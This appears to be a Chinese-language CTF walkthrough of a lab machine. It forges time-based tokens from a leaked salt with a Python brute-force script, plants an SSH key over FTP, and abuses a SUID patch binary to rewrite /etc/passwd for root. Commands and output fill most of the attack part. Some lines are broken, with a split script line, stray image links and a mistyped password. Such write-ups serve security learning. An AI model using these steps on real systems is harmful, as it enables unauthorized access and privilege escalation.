

kali:192.168.56.120

靶机: 192.168.56.122

user.txt

首先基本的信息探测，使用rustscan

```
! https://github.com/RustScan/RustScan :
----- tools
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider
    upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts
    RustScan's speed. Use the Docker image, or up the Ulimit
    with '--ulimit 5000'.
Open 192.168.56.122:21
Open 192.168.56.122:22
Open 192.168.56.122:80
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-01
    14:25 +0800
Initiating ARP Ping Scan at 14:25
Scanning 192.168.56.122 [1 port]
Completed ARP Ping Scan at 14:25, 0.05s elapsed (1 total
    hosts)
Initiating Parallel DNS resolution of 1 host. at 14:25
Completed Parallel DNS resolution of 1 host. at 14:25, 0.
    00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK:
    0, NX: 0, DR: 0, SF: 0, TR: 0, CN: 0]
Initiating SYN Stealth Scan at 14:25
Scanning 192.168.56.122 [3 ports]
Discovered open port 22/tcp on 192.168.56.122
Discovered open port 80/tcp on 192.168.56.122
Discovered open port 21/tcp on 192.168.56.122
Completed SYN Stealth Scan at 14:25, 0.02s elapsed (3 total
    ports)
Nmap scan report for 192.168.56.122
Host is up, received arp-response (0.00047s latency).
Scanned at 2026-07-01 14:25:56 CST for 0s

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:A2:7A:80 (Oracle VirtualBox virtual
    NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seco
```

简单curl一下看一下源码

```

(root@kali)-[/home/oranger/桌面/tools]
# curl http://192.168.56.122:80/
<!DOCTYPE html>
<html>
<head>
  <title>Secure Download Portal</title>
  <style>
    body { font-family: monospace; background-color:
#f0f0f0; padding: 40px; }
    .container { background: white; padding: 20px; b
order-radius: 5px; width: 60%; margin: auto; box-shadow:
0 0 10px rgba(0,0,0,0.1); }
    input[type=text] { width: 300px; padding: 10px;
font-size: 1em; }
    input[type=submit] { padding: 10px; background:
#007bff; color: white; border: none; cursor: pointer; }
  </style>
</head>
<body>
  <div class="container">
    <h1>Secure Download Portal</h1>
    <p>This system requires a valid time-based token
to access the resource.</p>
    <form method="GET">
      <input type="text" name="validate" placehold
er="Enter your token here ..." required>
      <input type="submit" value="Validate Token">
    </form>
    <hr>
    <p><i>System Status: Patched (v1.1)</i></p>
  </div>
</body>
</html>

```

校验token

看一眼ftp

```

(root@kali)-[/home/oranger/桌面/tools]
# curl ftp://192.168.56.122/
-rw-r--r--    1 0          0          1012 May 29
05:59 fix.patch
-rw-r--r--    1 1001       1001         0 May 29
05:51 hello.txt
-rw-r--r--    1 1001       1001         4 Jul  1
02:45 zz_codex_test.txt

```

有三个文件，分别查看里面的内容

```

(root@kali)-[/home/oranger/桌面/tools]
# curl ftp://192.168.56.122/fix.patch
From 27acb8268ac9b94f42372a50b2b06baec240f1a6 Mon Sep 17
00:00:00 2001
From: Admin <admin@maze.com>
Date: Fri, 29 May 2026 05:59:31 -0400
Subject: [PATCH] Security fix

index.php | 5 +++--
1 file changed, 3 insertions(+), 2 deletions(-)
diff --git a/index.php b/index.php
index 5e409a0..25cebd5 100644
--- a/index.php
+++ b/index.php
@@ -5,7 +5,8 @@ if (isset($_GET['validate'])) {
    $input_token = $_GET['validate'];
    $secret = "DebianFixedSalt";

-    $time_component = date('Y-m-d');
+    $current_hour = date('H');
+    $time_component = date('Y-m-d') . '-' . $current_ho
ur;
    $expected = substr(hash('sha256', $secret . $time_c
omponent), 0, 16);

    if (hash_equals($expected, $input_token)) {
@@ -36,7 +37,7 @@ if (isset($_GET['validate'])) {
    <input type="submit" value="Validate Token"
>
    </form>
    <hr>
-    <p><i>System Status: Operational</i></p>
+    <p><i>System Status: Patched (v1.1)</i></p>
    </div>
  </body>
</html>
--
2.47.3

```

检测机制，知道<http://192.168.56.122/index.php?validate=>生成的16位token

拼接字符串 = DebianFixedSalt + Y-m-d-H

计算 sha256 (拼接字符串)

取哈希值前 16 个小写字符

这里根据条件构造exp

```

python3 - <<'py'
import hashlib, subprocess
from datetime import datetime, timedelta, timezone

secret = 'DebianFixedSalt'
base = datetime.now(timezone.utc).date()

for day_delta in (-1, 0, 1):
    d = (base + timedelta(days=day_delta)).strftime('%Y-%m-%d')
    for hour in range(24):
        token = hashlib.sha256(f"{secret}{d}-{hour:02d}".encode()).hexdigest()
        [:16]


```

```

out = subprocess.check_output(
    ['curl', '-s', f'http://192.168.56.122/?validate={token}'],
    text=True, errors='ignore'
)
if 'Invalid Token.' not in out:
    print('[+] hit:', d, f'{hour:02d}', token)
    print(out)

```

PY



```

(ctfenv)-(root@kali)-[/home/oranger/桌面/tools]
# python3 - <<'PY'
import hashlib, subprocess
from datetime import datetime, timedelta, timezone

secret = 'DebianFixedSalt'
base = datetime.now(timezone.utc).date()


for day_delta in (-1, 0, 1):
    d = (base + timedelta(days=day_delta)).strftime('%Y-%m-%d')
    for hour in range(24):
        token = hashlib.sha256(f'{secret}{d}-{hour:02d}'.encode()).hexdigest()[:16]
        out = subprocess.check_output(
            ['curl', '-s', f'http://192.168.56.122/?validate={token}'],
            text=True, errors='ignore'
        )
        if 'Invalid Token.' not in out:
            print('[+] hit:', d, f'{hour:02d}', token)
            print(out)
PY
[+] hit: 2026-07-01 07 1b63c01df5b38e5b
player:EeP0PfwuaWSKKhY01sEn

```

拿到 player:EeP0PfwuaWSKKhY01sEn

直接通过token 拿到user.txt

```
curl -u 'player:EeP0PfwuaWSKKhY01sEn' ftp://192.168.56.122/user.txt
```



```

(ctfenv)-(root@kali)-[/home/oranger/桌面/tools]
# curl -u 'player:EeP0PfwuaWSKKhY01sEn' ftp://192.168.56.122/user.txt
flag{user-047a5e38dbf246416efbfeeca00362fd}

```

root.txt

这里拿root的思路就是往FTP 往 player 家目录里写入自己的公钥

先生成临时密钥

```
ssh-keygen -q -t ed25519 -N '' -f /tmp/mykey
```

然后利用拿到的密钥先登录

```
ftp 192.168.56.122
//player:EeP0PfwuaWSKKhY01sEn
```

成功登录之后上传临时key

```
ftp 192.168.56.122
Name: player
Password: EeP0PfwuawSKKhY01sEn
ftp> cd .ssh
ftp> put /tmp/mykey.pub authorized_keys
ftp> bye
```

然后ssh直接连接

```
ssh -i /tmp/mykey -o StrictHostKeyChecking=no player@192.168.56.122
```

```
id
sudo -l
```

没有权限，枚举一下

```
player@Diff:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/apply_patch
```

这里看见 /usr/local/bin/apply_patch 是最可疑程序

```
player@Diff:~$ ls -l /usr/local/bin/apply_patch
-rwsr-xr-x 1 root root 16008 May 29 05:44 /usr/local/bin/apply_patch
player@Diff:~$ cat /usr/local/bin/apply_patch.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("cd /tmp && /usr/bin/patch -b -p1 < /home/player/in.patch");
    return 0;
}
```

```

player@Diff:~$ cat /usr/local/bin/apply_patch.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("cd /tmp && /usr/bin/patch -b -p1 < /home/player/in.patch");
    return 0;
}

```

补丁内容完全来自 `/home/player/in.patch`，不是命令行传参

```

player@Diff:~$ ls -l /home/player/in.patch
-rw-rw-r-- 1 player player 51 Jul  1 03:00 /home/player/in.patch

```

原思路比较绕，而且效率还低，当时没反应过来，经过群主指点后
利用一个 SUID 的补丁程序，把 `/etc/passwd` 里的 `player` 用户改成 `root`

先生成修改 `/etc/passwd` 的补丁

```

cp /etc/passwd /tmp/passwd.old
cp /etc/passwd /tmp/passwd.new
sed -i 's/^player:x:1000:1000:/player:x:0:0/' /tmp/passwd.new
diff -u /tmp/passwd.old /tmp/passwd.new > /home/player/in.patch

```

然后运行提权程序，提示的时候输入 `/etc/passwd`

```

/usr/local/bin/apply_patch

```

```

player@Diff:~$ /usr/local/bin/apply_patch
can't find file to patch at input line 3
Perhaps you used the wrong -p or --strip option?
The text leading up to this was:
--- /tmp/passwd.old    2026-07-01 08:30:10.389986918 -0400
+++ /tmp/passwd.new    2026-07-01 08:30:10.398602871 -0400
File to patch: /etc/passwd
patching file /etc/passwd

```

确认改成功

```

grep '^player:' /etc/passwd

```

```

player@Diff:~$ grep '^player:' /etc/passwd
player:x:0:0:,,,:/home/player:/bin/bash

```

直接 `su player` 拿 `root.txt`

```

root@Diff:~# id
uid=0(root) gid=0(root) groups=0(root),100(users)
root@Diff:~# cat /root/root.txt
flag{root-be2c04a3c903018a7191736056f0a934}

```

发现 SUID 程序 `apply_patch` 可用 `root` 权限执行补丁，构造 `/etc/passwd` 的 diff，将 `player` 的 UID/GID 从 `1000:1000` 修改为 `0:0`，随后 `su player` 即可提权为 `root`